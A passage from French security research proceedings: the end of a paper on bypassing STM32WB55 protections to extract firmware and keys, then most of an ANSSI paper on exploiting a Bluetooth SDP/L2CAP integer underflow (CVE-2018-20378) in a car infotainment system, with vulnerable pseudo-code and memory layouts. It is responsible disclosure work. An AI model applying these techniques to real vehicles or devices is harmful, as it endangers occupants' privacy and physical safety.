Testing key 08: output:   c36b835590380fead165bf324f8e625b
                expected: c36b835590380fead165bf324f8e625b
Testing key 09: output:   8d5e27bc144f08a82b14895edf770431
                expected: 8d5e27bc144f08a82b14895edf770431
Testing key 10: output:   c9f703f16c65ad4974be0054fda69c32
                expected: c9f703f16c65ad4974be0054fda69c32
```

6.3 Analyses des firmwares radio

Enfin, obtenir le contrôle du CPU2 et des firmwares radio peut ouvrir un nouvel espace de recherche, que ce soit au niveau des vulnérabilités

[5] `https://github.com/flipperdevices/flipperzero-firmware/blob/dev/targets/f7/furi_hal/furi_hal_crypto.c`

présentes dans les firmwares fournis par *ST* ou dans la perspective d'implémentation de nouveaux protocoles ou d'outils radio (même si là le travail d'analyse reste évidemment conséquent).

7 Conclusion

Nous avons montré qu'il était possible de contourner les mesures de protection mises en place par *ST* sur son stm32wb55. Nous avons pu contourner la vérification de signature sur des versions antérieures. Nous avons ensuite réussi à extraire les versions non chiffrées des firmwares et de FUS et enfin, nous avons obtenu un accès total au CPU2 et aux clés de chiffrement.

Références

1. St-an5185 : St firmware upgrade services for stm32wb series. `https://www.st.com/resource/en/application_note/an5185-how-to-use-stmicroelectronics-firmware-upgrade-services-for-stm32wb-mcus-stmicroelectronics.pdf`.
2. St-rm0434 : Reference manual. `https://www.st.com/resource/en/reference_manual/rm0434-multiprotocol-wireless-32bit-mcu-armbased-cortexm4-with-fpu-bluetooth-lowenergy-and-802154-radio-solution-stmicroelectronics.pdf`.
3. St-sa0024 : Potential isolation issue between cpu1 and cpu2 on stm32wb5x. `https://www.st.com/resource/en/security_advisory/sa0024-potential-isolation-issue-between-cpu1-and-cpu2-on-stm32wb5x-stm32wb3x-stm32wb1x-and-stm32wl5x-stmicroelectronics.pdf`.
4. Xilokar : Extracting stm32wb55 cpu2 firmware key. `https://blog.xilokar.info/extracting-stm32wb55-cpu2-firmware-key.html`.

300 secondes chrono : prise de contrôle d'un infodivertissement automobile à distance

Philippe Trébuchet et Guillaume Bouffard
philippe.trebuchet@ssi.gouv.fr
guillaume.bouffard@ssi.gouv.fr

Laboratoire Architectures Matérielles et Logicielles (LAM)
Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI)

Résumé. Les véhicules connectés intègrent de nombreuses technologies de communications sans-fil à distance, comme celles exploitant les protocoles Bluetooth ou WiFi. Si le gain en confort d'utilisation et d'interaction est notable, la mise à disposition de ce type d'interfaces augmente les risques en matière de cybersécurité.

Dans cet article, nous analysons l'implémentation de la pile Bluetooth embarquée dans le système d'infodivertissement d'un véhicule du début des années 2020. En particulier, et malgré la mise en place de mesures de sécurité, de défense en profondeur et des mises à jour, une vulnérabilité a pu être exploitée. Elle permet à un attaquant distant, sans authentification et sans interaction avec les passagers, de prendre le contrôle du système d'infodivertissement en exécutant un code arbitraire. Ce code peut, entre autres, générer des commandes CAN à la volée ayant une influence directe sur le comportement et la sécurité du véhicule ciblé. Les répercussions potentielles sont donc extrêmement sérieuses.

Cette vulnérabilité, corrigée après notification, souligne l'importance d'une vigilance continue face aux risques de sécurité dans les véhicules connectés.

1 Introduction

Les véhicules modernes, dits *connectés*, sont devenus de véritables ordinateurs sur roues, intégrant, au travers de leur système d'infodivertissement, de nombreuses technologies de connectivité sans-fil comme le Bluetooth, le WiFi ou encore les réseaux cellulaires. Toutes ces interfaces de communication offrent de nombreux bénéfices en termes de confort et de fonctionnalités pour le conducteur et ses passagers. Cependant, l'augmentation de l'interconnectivité s'accompagne également de nouveaux risques en matière de cybersécurité.

En effet, chaque interface de communication embarquée au véhicule représente une nouvelle surface d'attaque potentielle pour des acteurs malveillants. La pile Bluetooth, par exemple, est devenue un élément clé des

systèmes d'infodivertissement et de télématique automobile. Cependant, les implémentations de cette technologie dans les véhicules peuvent parfois présenter des vulnérabilités [12] qui pourraient être exploitées à distance.

La sécurité des véhicules connectés est ainsi devenue un enjeu majeur [17]. Une compromission de ces systèmes pourrait avoir des conséquences graves, allant d'une atteinte à la vie privée du conducteur (géolocalisation furtive, écoute de conversations dans l'habitacle etc.) jusqu'à des risques pour la sécurité physique des occupants et des personnes à l'extérieur. Il est donc essentiel d'anticiper et d'identifier les risques de sécurité dans l'implémentation du système d'information des véhicules.

Les différentes technologies embarquées présentent des niveaux de risque de sécurité différents. Le Wi-Fi, par exemple, nécessite généralement une authentification par mot de passe et une connexion active pour être accessible, limitant ainsi les vecteurs d'attaque potentiels. À l'inverse, le Bluetooth offre une surface d'exposition significativement plus large : il reste actif indépendamment de toute connexion et demeure accessible même en l'absence d'utilisateur connecté. Cette caractéristique intrinsèque fait du Bluetooth un protocole particulièrement sensible en termes de sécurité, où chaque connexion potentielle peut représenter une menace.

Dans cet article, nous nous intéressons à l'analyse de la sécurité de la pile Bluetooth. Elle est embarquée dans l'environnement d'infodivertissement du véhicule et est déployée dans différents modèles, de différents constructeurs, de véhicules connectés. En analysant la sécurité de cette implémentation, nous avons découvert un risque de sécurité permettant à un attaquant de prendre le contrôle de l'infodivertissement, à distance et sans interaction avec l'utilisateur.

Cet article est organisé comme suit : la section 2 offre un aperçu de la sécurité des véhicules connectés, avec un focus particulier sur notre cible et le modèle d'attaquant retenu. Dans cet article, nous nous focaliserons sur la sécurité de l'implémentation de la pile Bluetooth. La section 3 rappelle le fonctionnement de cette pile et résume les informations publiques liées à l'implémentation embarquée dans notre cible. La section 4 détaille l'analyse de sécurité que nous avons réalisée, les vulnérabilités découvertes, ainsi que l'exploitation associée. La section 5 évalue l'impact des travaux présentés. Enfin, la section 6 offre un état de l'art des travaux connexes à cette étude avant de conclure cet article et de proposer quelques perspectives.

2 La sécurité des véhicules connectés

La sécurité des véhicules connectées est devenue, au fil des ans, un enjeu majeur des constructeurs. Les préjudices que peuvent engendrer des attaques sont très importants [25]. Les données manipulées par ces véhicules sont de plus en plus importantes en volume et comportent de plus en plus de données personnelles. Ainsi, les véhicules sont devenus des cibles de choix pour les groupes offensifs. Les objectifs de ces attaquants sont très variées, allant du simple vol [35] à la prise de contrôle de véhicules autonomes [10, 12] (pouvant provoquer, par ce biais, des dommages physiques aux occupants ou aux autres usagers), en passant par l'espionnage de l'habitacle [23]. Ces exemples s'étalent sur une période de temps allant de 2013 à nos jours et témoignent d'une sophistication croissante des attaques comme de la diversité des cibles affectée au sein du parc automobile mondial.

Dans ce travail, nous avons étudié un véhicule représentatif du début des années 2020, dans une finition haut de gamme. Ce type de véhicule est encore en circulation.

2.1 Description de la cible

Parmi l'ensemble des unités de commande électroniques (ECUs) du véhicule, celui exposant le plus d'interfaces externes est l'infodivertissement. Cet ECU est en effet connecté physiquement sur les différents bus de communication du véhicule et est en liaison directe avec le calculateur télématique (TCU). Ce calculateur étant central dans le fonctionnement du véhicule, nous nous sommes concentrés sur lui dans le cadre de l'étude présentée dans cet article.

Sur notre véhicule cible, cet ECU embarque une version 4.4 d'Android, doté d'un noyau 3.0.35. Au début de l'étude, ce type d'ECU équipait la plupart des véhicules neufs du constructeur cible.

La plateforme matérielle embarque un i.MX 6 DualLite, 2 Go de RAM et une eMMC de 32 Go contenant à la fois le système et les données de navigation.

L'analyse du *firmware* embarqué montre en outre une certaine maturité au niveau des fonctions de sécurité embarquées activées sur la cible de l'étude :

— *High Assurance Boot* (HAB). Il s'agit d'une fonctionnalité des microprocesseurs i.MX 6 qui permet de n'exécuter que du code signé sur la plateforme. Ce qui empêche toute modification du *firmware*.

— randomisation de l'espace d'adressage (ASLR), c'est-à-dire que les adresses mémoires auxquelles sont placés les différents composants d'un processus sont non-predictibles.
— *Data Execution Prevention* (DEP), qui recouvre plusieurs réalités : les piles sont non-executables, le W^X est activé, de même que les analogues des fonctionnalités micro-architecturales *Supervisor Mode Execution Protection* (SMEP) et *Supervisor Mode Access Prevention* (SMAP).
— Les symboles de `DEBUG` ont été retirés du noyau et le fichier `config` de celui-ci n'apparaît nulle part dans l'image disque.

Bien sûr, en 2020, on pourrait argumenter qu'il manque nombre de fonctionnalités à cet inventaire, car les versions ultérieures à Android 4.4 ont beaucoup d'autres contre mesures. Toutefois, compte tenu de la date de fabrication de la plateforme matérielle et de la version d'Android présente dans l'équipement on peut estimer que les mesures de sécurité disponibles ont été activées. On peut mettre en perspective ces propos en comparant notament avec ce qui est mentionné dans [7] où les analystes constatent que l'ASLR est désactivé sur leur plateforme pourtant plus récente de 4 ans.

Une application nommée `Settings` est présente sur la cible de l'étude. Cette application ne semble pas accessible via l'utilisateur par défaut. L'analyse de cette application montre qu'il y est fait mention de paramètres en lien avec le WiFi, le Bluetooth, le SDIO,[1] et l'USB. L'examen minutieux du véhicule utilisé pour l'étude ne montre aucun connecteur SD, mais qu'un connecteur USB est présent.

Concernant la surface d'attaque de cet ECU, il embarque une connectivité Bluetooth et WiFi. La version du noyau laisse supposer qu'il embarque bon nombre de CVE non patchées. En particulier, au niveau des *drivers* de ses interfaces externes (Bluetooth, USB et WiFi). En outre l'ancienneté des composants laisse aussi à penser qu'ils ont aussi leur lot de vulnérabilités connues.

L'USB n'est pas accessible en dehors du véhicule, et le WiFi n'est pas activé de base sur la cible de notre étude. Le Bluetooth est donc l'interface apparaissant comme la plus naturelle à étudier. A ce niveau, le noyau 3.0.35 est vulnérable à la faille Blueborne [3] (`CVE-2017-0781` et `CVE-2017-0782`). Mais les tests de présence de cette vulnérabilité s'avèrent négatifs. Cet état de fait s'explique par le fait que la pile Bluetooth est externalisée dans une application système, l'application `bluego`.

[1] *SD Input/Output*, une extension du protocole de communication de cartes SD permettant d'intégrer d'autres interfaces (GPS, WiFi, Ethernet, Bluetooth etc.)

Cette application gère un modem Bluetooth externe au SoC applicatif et communique avec celle-ci par le biais d'une UART où transite le trafic à destination et en provenance de cette interface externe. Aucune donnée transitant par l'interface Bluetooth n'est traitée par le noyau. L'examen de l'application gérant le Bluetooth, `bluego`, montre que cette application fonctionne en utilisant la pile protocolaire `Blue SDK` de la société OpenSynergy.

2.2 Modèle d'attaquant

On trouve au sein des véhicules un connecteur de communication avec l'ensemble des ECUs présents, le connecteur *On-Board Diagnostics* (OBD). Il a pour fonction première de permettre à un personnel autorisé muni du logiciel adéquat de réaliser des opérations de maintenance sur le véhicule. On trouve en outre quelques connecteurs spécifiques, par exemple un connecteur USB relié à l'infodivertissement. Ainsi, un attaquant qui a pénétré à l'intérieur du véhicule se trouve en position d'interagir avec n'importe quel élément de celui-ci, *i.e.*, a *de-facto* la possibilité de réaliser l'attaque qu'il souhaite quitte à remplacer/altérer physiquement un ou plusieurs éléments du véhicule.

La compromission physique d'un véhicule a un impact dévastateur, et peu de moyens existent pour se protéger d'un attaquant présent à l'intérieur du véhicule. Toutefois, la sécurité périmétrique du véhicule rend impossible cette attaque (alarme, véhicule gardienné) ou fait qu'une attaque physique laisse des traces qui permettent de détecter ce type d'attaque (système de verrouillage opérationnel).

Modèle d'attaquant retenu

Le modèle d'attaquant retenu dans cette étude est celui d'un attaquant pouvant interagir avec le véhicule sans agir physiquement sur celui-ci.
L'attaquant sera en particulier en mesure d'intercepter ou manipuler des communications avec le véhicule. Il pourra aussi effectuer des communications de son propre chef avec le véhicule en utilisant des canaux légitimes.

Surface d'attaque. Compte tenu du modèle d'attaquant retenu, la surface d'attaque résiduelle du véhicule est réduite aux interfaces externes du véhicule. À titre d'exemple, sur le véhicule cible, on peut trouver entre

autre des capteurs de pression de pneus, des caméras avant et arrière, des capteurs de proximité, une interface Bluetooth, une interface WiFi et une interface GSM.

3 Bluetooth

La pile Bluetooth [8] constitue une architecture logicielle modulable permettant de transporter de la vidéo, de l'audio, des fichiers ou encore partager une connexion Internet. Elle est organisée en couches distinctes, permettant une abstraction entre les aspects matériels et logiciels, comme présenté figure 1. Les couches inférieures, incluant la couche physique (RF) et le contrôleur (LMP et LL), nommées *Modem*, gère les transmissions radio-fréquences et les mécanismes bas-niveau, tandis que les couches supérieures, dites *Hôte*, prennent en charge des fonctions avancées telles que l'établissement des connexions, l'authentification et la gestion des profils applicatifs. L'interface entre les couches physiques et les couche supérieures est nommée *Host Controller Interface* (HCI). Cette structuration garantit une interopérabilité entre dispositifs de fournisseurs différents et assure une large adoption dans des domaines variés.




Fig. 1. Pile Bluetooth partielle.

Dans la partie *Hôte*, la couche Logical Link Control and Adaptation Protocol (L2CAP) joue un rôle clé dans la pile Bluetooth en servant de multiplexeur avec les protocoles des couches supérieures, comme Service Discovery Protocol (SDP) ou RFCOMM, et en assurant leur adaptation

pour une transmission efficace au-dessus de l'interface HCI. Elle permet notamment de configurer les canaux de communication en fonction des besoins spécifiques des protocoles applicatifs, en gérant des aspects comme la fragmentation et le multiplexage des données.

3.1 Service Discovery Protocol (SDP)

SDP est un protocole de type client/serveur utilisé dans les communications Bluetooth pour permettre à un appareil de *découvrir* les services offerts par un autre appareil Bluetooth. L'accès à ce type de services est réalisé dans une phase de pré-appairage, c'est-à-dire que *tous* les appareils à proximité, même ceux qui n'ont jamais été rencontrés jusqu'à présent, peuvent effectuer ces requêtes et qu'aucune validation utilisateur des périphériques effectuant les requêtes n'est requise. SDP permet de faciliter l'établissement d'une connexion en fournissant des informations détaillées sur les services disponibles, notamment leurs caractéristiques, attributs, et points de terminaison. Chaque service est décrit sous forme d'un enregistrement de service, structuré en une série d'attributs (paires clé-valeur), qui contiennent des informations telles que identifiant unique (UUID) du service, ses paramètres de communication et d'autres métadonnées. La figure 2 présente un échange SDP entre un téléphone et un casque audio.

Pour lister les services supportés par un périphérique Bluetooth, le protocole SDP défini deux types de commandes :

Recherche de services : Le client envoie une commande `ServiceSearchRequest`, qui inclut les types de services recherchés [8]. Le serveur retourne une réponse de type `ServiceSearchResponse`, comprenant une liste des attributs correspondant aux services supportés. Ces attributs sont des UUIDs permettant au client de continuer la consultation.

Récupération des attributs de service : Pour récupérer des attributs associés à un service spécifique, le client envoie une commande de type `ServiceAttributeRequest` en indiquant le handle reçu précédemment ainsi qu'une liste des attributs recherchés.

La réponse, de type `ServiceAttributeResponse`, contient les paires clé-valeur des attributs associées pour le service demandé. Ces informations peuvent être utilisées par les appareils pour sélectionner les services dont ils ont besoin et s'y connecter.

Pour accélérer les échanges, le client peut utiliser une commande de type `ServiceSearchAttributeRequest` qui combine la recherche de services et la récupération des attributs.

Dans la suite de cet article, nous nous focaliserons sur cette commande. Dans la figure 2, les échanges sont réalisés avec les commandes `ServiceSearchAttributeRequest` et les réponses `ServiceSearchAttributeResponse`.




Fig. 2. Échanges entre un client (téléphone) et un serveur (casque) SDP ; inspiré de [7]. Cet échange, pré-appairage entre le casque et le téléphone, est nécessaire de savoir que c'est un périphérique audio, la présence de boutons, d'un micro, et potentiellement d'autres fonctionnalités.

La commande `ServiceSearchAttributeRequest` contient deux champs qui sont d'intérêt dans cet article :

`Maximum Attribute Byte Count` : en plus de la fenêtre de données recevables via la configuration du champ `MTU` dans la couche L2CAP, le champ `Maximum Attribute Byte Count` indique la taille maximale, en octets, des données d'attribut que le client est capable de recevoir dans une réponse. Ce champ permet de s'assurer que les réponses du serveur ne dépassent pas la capacité de traitement ou de mémoire du client.

`Continuation State` : est utilisé pour gérer les réponses partielles lorsque les données à transmettre dépassent la taille maximale spécifiée dans le champ `Maximum Attribute Byte Count` ou la `MTU` dans la couche L2CAP. Il contient un identifiant permettant au client de demander les données restantes lors de requêtes ultérieures, garantissant ainsi une transmission fragmentée et ordonnée.

Le `Continuation State` est composé de deux champs, `count` et `continuation_state_info`. le champ `count` indique la taille

du champ `continuation_state_info` en octet. Le champ `continuation_state_info` est une suite d'octets à renvoyer lors de la requête suivante pour avoir la suite de ce paquet.

3.2 Implémentation de la pile Bluetooth dans notre cible

L'implémentation de la couche *Hôte* de pile Bluetooth embarquée dans notre cible est réalisée par la bibliothèque propriétaire `Blue SDK`.[2] Cette bibliothèque est en source fermée et peu d'informations publiques sont disponibles. Néanmoins, une CVE de 2018, la `CVE-2018-20378` [7], présente une possible exploitation d'un *buffer overflow*.

3.3 CVE-2018-20378

La `CVE-2018-20378`, également connue sous le nom de vulnérabilité « *Hell2CAP* » [7] concerne `Blue SDK` de la version à 3.2 à 6.0. Cette vulnérabilité permet à des attaquants à distance et non authentifiés d'exécuter du code arbitraire en exploitant un *buffer overflow* causé par une mauvaise gestion de la configuration de la `MTU` dans la couche L2CAP.

Dans cette section, nous décrivons les trois étapes menant à leur exploitation comme décrit dans le `CVE-2018-20378` : la mauvaise configuration du champ `MTU` dans la couche L2CAP, le *buffer overflow* et la prise de contrôle d'un pointeur de fonction (PFN) permettant l'exécution d'une charge malveillante.

Mauvaise configuration du champ `MTU` dans la couche L2CAP. L2CAP gère la signalisation et la configuration de canaux pour la communication Bluetooth. Lorsqu'une requête de configuration champs `MTU` arrive, `Blue SDK` affecte la valeur, en octet, demandée dans la structure représentant le canal de communication PUIS vérifie si elle est valide. Cette valeur permet de définir la taille des paquets de réponse encapsulés des couches supérieures.

Si la valeur est inférieure à la taille minimale spécifiée [8], qui est de 48 octets, le canal est marqué comme invalide, mais pas fermé. Sur ce point, la spécification Bluetooth [8] n'indique pas de comportement attendu. Si le client envoie par la suite des requêtes valides, le canal sera utilisable malgré une valeur `MTU` invalide. Cette vulnérabilité permet à un attaquant de contourner les contraintes de la spécification et de manipuler un tampon de réponse de taille non standard. La figure 3 présente un scénario pour configurer la `MTU` de la couche L2CAP à 20 octets.

[2] Pour plus d'information : `https://www.opensynergy.com/blue-sdk/`




Fig. 3. Scénario de compromission de la valeur du champ `MTU` lors de la configuration de la couche L2CAP.

Écriture dans le *buffer overflow*. La couche SDP, utilise la configuration `MTU` que la couche `L2CAP` lui indique : elle utilise cette valeur pour déterminer le placement en mémoire des champs constituant sa réponse et pour décider de fragmenter ses paquets en conséquence.

Selon les informations partagées avec la `CVE-2018-20378`, la taille du paquet de réponse à une requête SDP est calculée en soustrayant 9 de la `MTU` du client (ligne 4, listing 1). Cette constante représente la taille, dans le paquet de réponse, de l'entête SDP. Si la `MTU` est inférieure à 9 octets, un *integer underflow* se produit, impactant la taille maximale du paquet de réponse.

Listing 1: Code source fourni par la `CVE-2018-20378` mettant en évidence l'*integer underflow* (en rouge).

```
1 // Dans le fichier core/stack/sdp/sdpserv.c
2 void SdpServHandleServiceSearchAttribReq (/* ... */ )
3   MTU = L2CAP_GetTxMtu(_sdpInfo->CID);
4   avalaibleSizeForFragment = (MTU - 9) & 0xFFFF;
5   // ...
6   // Construction de la réponse à la requête SDP
7   SdpStoreAttribData(_sdpInfo, _txPkt, _txPkt->buffetPtr,
8                      avalaibleSizeForFragment);
9 /* ... */ }}
```

Du *buffer overflow* à la modification d'un PFN. L'implémentation de `Blue SDK` peut supporter plusieurs clients SDP connectés simultanément. D'après les auteurs de la `CVE-2018-20378`, chaque client est associé à une structure SDP. Ces structures sont contiguës en mémoire et suivies par un PFN. Un *buffer overflow* depuis le dernier client pourrait donc atteindre ce pointeur, comme indiqué dans la partie haute de la figure 4.

En exploitant cela, l'attaquant peut réécrire le PFN avec une valeur choisie depuis le *buffer overflow* de réponse ; *c.f.* partie basse de la figure 4. Pour cela, les auteurs suggèrent l'usage de la structure `Continuation State` en l'alignant sur le mot à écrire.

Dans l'implémentation de `Blue SDK`, le champ `continuation_state_info` est encodé sur 1 octet. Il peut donc




Fig. 4. Organisation mémoire selon la `CVE-2018-20378`.

prendre des valeurs comprises entre 1 et 255. En alignant ce champ sur l'octet à écrire, il devient possible de modifier sa valeur. Pour écrire un 0, il est nécessaire d'aligner le champ `count` sur l'octet du PFN à écrire.

Lorsque le PFN corrompu est appelé, le flot de contrôle est transféré à un emplacement maîtrisé par l'attaquant, exécutant sa charge malveillante. D'après les auteurs de la `CVE-2018-20378`, la cible étudiée est basée sur une architecture ARM 64 bits avec une DEP empêchant les données d'être exécutées. Ils ont donc fait du *Jump-Oriented Programming* (JOP). En revanche, aucun détail supplémentaire n'est donné sur l'exploitation réalisée.

Analyse de la `CVE-2018-20378`. Pour exploiter cette vulnérabilité, il est nécessaire de disposer de N clients SDP connectés simultanément. Le dernier client est celui qui déclenche le *buffer overflow* et modifie la valeur du PFN. Maintenir autant de clients connectés simultanément requiert une gestion fine de chaque client afin de conserver la connexion, ainsi que, du côté serveur, la capacité à supporter un nombre élevé de connexions en parallèle.

4 MTU et overflows

Dans la section précédente, nous avons présenté et analysé les détails publics de la `CVE-2018-20378`. À présent, nous étudions la sensibilité de notre cible à cette CVE ainsi que les conséquences potentielles de cette vulnérabilité, dans le cas où la cible serait effectivement vulnérable.

La figure 5 présente une vue d'ensemble du travail introduit dans cet article. Ce travail a été réalisé en boîte noire, avec toutes les fonctions de sécurité activées.

Pour confirmer la présence de la `CVE-2018-20378`, nous avons utilisé `Scapy` pour forger des paquets L2CAP comportant des configurations incorrectes. L'utilisation d'autres outils exploitant l'implémentation de la pile Bluetooth, tels que ceux basés sur BlueZ ou le noyau Linux, n'était




Fig. 5. Contributions présentées dans cet article : les contributions introduites dans cet article sont mises en évidence à l'aide de rectangles en pointillés, accompagnés d'un label décrivant chaque étape de ce travail.

pas envisageable, car ces outils imposent des paramètres conformes à la spécification Bluetooth [8].

Afin d'éviter toute interférence avec le système via l'interface Bluetooth, nous nous sommes interfacés directement au niveau HCI et avons implémenté la gestion de toutes les couches jusqu'à SDP. Cela a été rendu possible en étendant `Scapy` pour inclure des formats de paquets non encore supportés. Grâce à cette approche, nous avons confirmé qu'il est possible de négocier une `MTU` dont la valeur est inférieure à 48, comme décrit section 3.3. Cette observation confirme la présence de la vulnérabilité.

Pour décrire notre contribution, nous avons divisé l'attaque en trois étapes, représentées par les rectangles en pointillés dans la figure 5 :

1. **Exploitation du *buffer overflow*** (section 4.2) : Nous étudierons d'abord le déclenchement du *buffer overflow* lors de la construction du paquet SDP de réponse, puis la création d'une primitive d'écriture arbitraire en mémoire.
2. **Contournement des mécanismes de protection** (section 4.3) : La plateforme cible embarque des protections contre l'exécution de code arbitraire, telles que ASLR ou DEP, correspondant aux bonnes pratiques. Nous verrons que, si mal utilisées, elles peuvent être contournées.
3. **Exécution de code arbitraire** (section 4.4) : Une fois les mécanismes de sécurité contournés, nous montrerons comment exécuter un code arbitraire.

Avant d'exploiter le *buffer overflow* résultant de l'*integer underflow* causé par le champ `MTU` dans la couche L2CAP, il faut comprendre l'implémentation de la pile Bluetooth.

4.1 Préliminaires : analyse du fonctionnement de l'implémentation de la pile Bluetooth

Un paquet Bluetooth arrivant sur l'infodivertissement est d'abord réceptionné par le modem, puis transmis via une UART dédiée vers le processeur i.MX 6. Un *thread* spécifique de l'application `Bluego` reçoit le paquet et le place dans une file d'évènements en attente de traitement. D'autres *threads* se chargent ensuite de traiter ces évènements et de générer les réponses adéquates.

La pile Bluetooth et l'ensemble du traitement associé sont implémentés dans la bibliothèque `libbluego.so`, qui embarque `Blue SDK`.

Implémentation du serveur SDP. En analysant la bibliothèque `libbluego.so`, nous observons qu'un tableau statique de 7 entrées est alloué pour chaque protocole Bluetooth au-dessus de la couche HCI, dans un espace mémoire nommé `bt`. Ce tableau contient, pour chaque index, une structure représentant les informations associées à chaque protocole. Pour SDP, le tableau est nommé `sdpServer.infos` (voir listing 2, ligne 3) et contient des entrées de type `sdpServInfo`, associées à chaque client connecté au serveur SDP, notamment celles mentionnées dans la `CVE-2018-20378`.

Listing 2: Implémentation du serveur SDP en mémoire

```
1  bt { // ..
2    sdpServer = {
3      infos[7] = {
4        struct sdpServInfo[0] {
5  /* 0x0000 */ struct sdpServInfo * next;
6  /* 0x0004 */ struct sdpServInfo * prev;
7  /* 0x0008 */ uint8_t * ptr_pkt_data;
8    // ...
9  /* 0x0060 */ struct sdpAttribInfo *sdpAttrib;
10 /* 0x0064 */ struct sdpRecordInfo *sdpRecords;
11   // ...
12 /* 0x0088 */ uint8_t pkt_header [5];
13 /* 0x008D */ uint8_t pkt_data [507];
14   }; // taille = 648 (0x288) octets
15       // ... Description des instances de sdpServInfo 1 à 6
16     }
17 /* 0x11D6 */ uint32_t sémaphore;
18   } sdpClient {
19 /* 0x11DA */ void (*protocol_callback) (uint16_t, void *);
20 /* ... */ } };
```

La structure `sdpServInfo`, à partir de la ligne 4, est une liste doublement chaînée faisant référence à l'entrée précédente et suivante dans le tableau `infos`. Le pointeur `ptr_pkt_data`, ligne 7, fait référence au tableau `pkt_data`, situé en fin de structure, ligne 13, et contenant uniquement les données générées suite à une requête SDP. L'entête associée est stocké dans le tableau `pkt_header`.

Ligne 19, nous observons la présence d'un PFN nommé `protocol_callback`. Ce PFN est une *callback* appelée lorsque l'infodivertissement agit en tant que client SDP pour récupérer les fonctionnalités supportées par un périphérique auquel il souhaite se connecter. À la ligne 17, un sémaphore encodé sur 4 octets indique, par une valeur non nulle, qu'une réponse SDP est en cours de construction. Cela met en attente les autres requêtes au serveur SDP.

La présence de ce sémaphore rend l'exploitation décrite dans `CVE-2018-20378` impossible sur notre cible. Un débordement de tampon visant à modifier le PFN écraserait ce sémaphore avec des valeurs non maîtrisées, ce qui rend extrêmement complexe la modification de ce sémaphore avec une valeur nulle, rendant ainsi muet le service SDP.

Analyse du déclenchement de l'*integer underflow*. Nous avons présenté, section 3.3, l'*integer underflow* tel qu'introduit dans la `CVE-2018-20378`, où aucune limite n'était spécifiée concernant la taille du dépassement. Le listing 3 montre une partie de la construction de la réponse à une requête SDP sur notre cible.

Listing 3: Pseudo-code présentant l'*integer underflow*, ligne 4 en rouge.

```
1 void SdpServHandleServiceSearchAttribReq ( /* ... */ ) {
2   // ...
3   taille_paquet_max = MIN (L2CAP_GetTxMtu(current_channel), 512);
4   taille_paquet_max = (taille_paquet_max - 9) & 0xFFFF;
5   taille_paquet_max =
6        MIN (rx_pkt->MaximunAttributeByteCount, taille_paquet_max);
7   // ...
8   taille_paquet_reponse = MIN(taille_paquet_max, taille_reponse);
9 /* ... */ };
```

Dans cette implémentation (listing 3), la taille maximale du paquet de réponse est déterminée par plusieurs facteurs, comme indiqué ci-dessous :

— la valeur minimale entre la `MTU` et 512 (ligne 3) ;
— la `MTU` diminuée de 9 octets (ligne 4) ;

— la valeur du champ `Maximum Attribute Byte Count`, spécifiée par le client dans la requête SDP (ligne 6) ;
— ou la taille totale de la réponse à la requête SDP (ligne 8).

4.2 Partie 1 : exploitation du *buffer overflow*

Grâce à `Scapy`, nous nous connectons à la cible et configurons la `MTU` du canal L2CAP à 8. Cette configuration déclenche un *integer underflow*, ce qui forge une taille de réponse maximale limitée par le minimum entre 65 535 octets et le champ `Maximum Attribute Byte Count` de la requête SDP. Avec une `MTU` de 8, et indépendamment de la valeur du `Maximum Attribute Byte Count`, la cible construit une réponse à la requête SDP, mais ne l'envoie pas. Un test effectué sur l'espace disponible pour les entêtes SDP empêche l'émission du paquet.

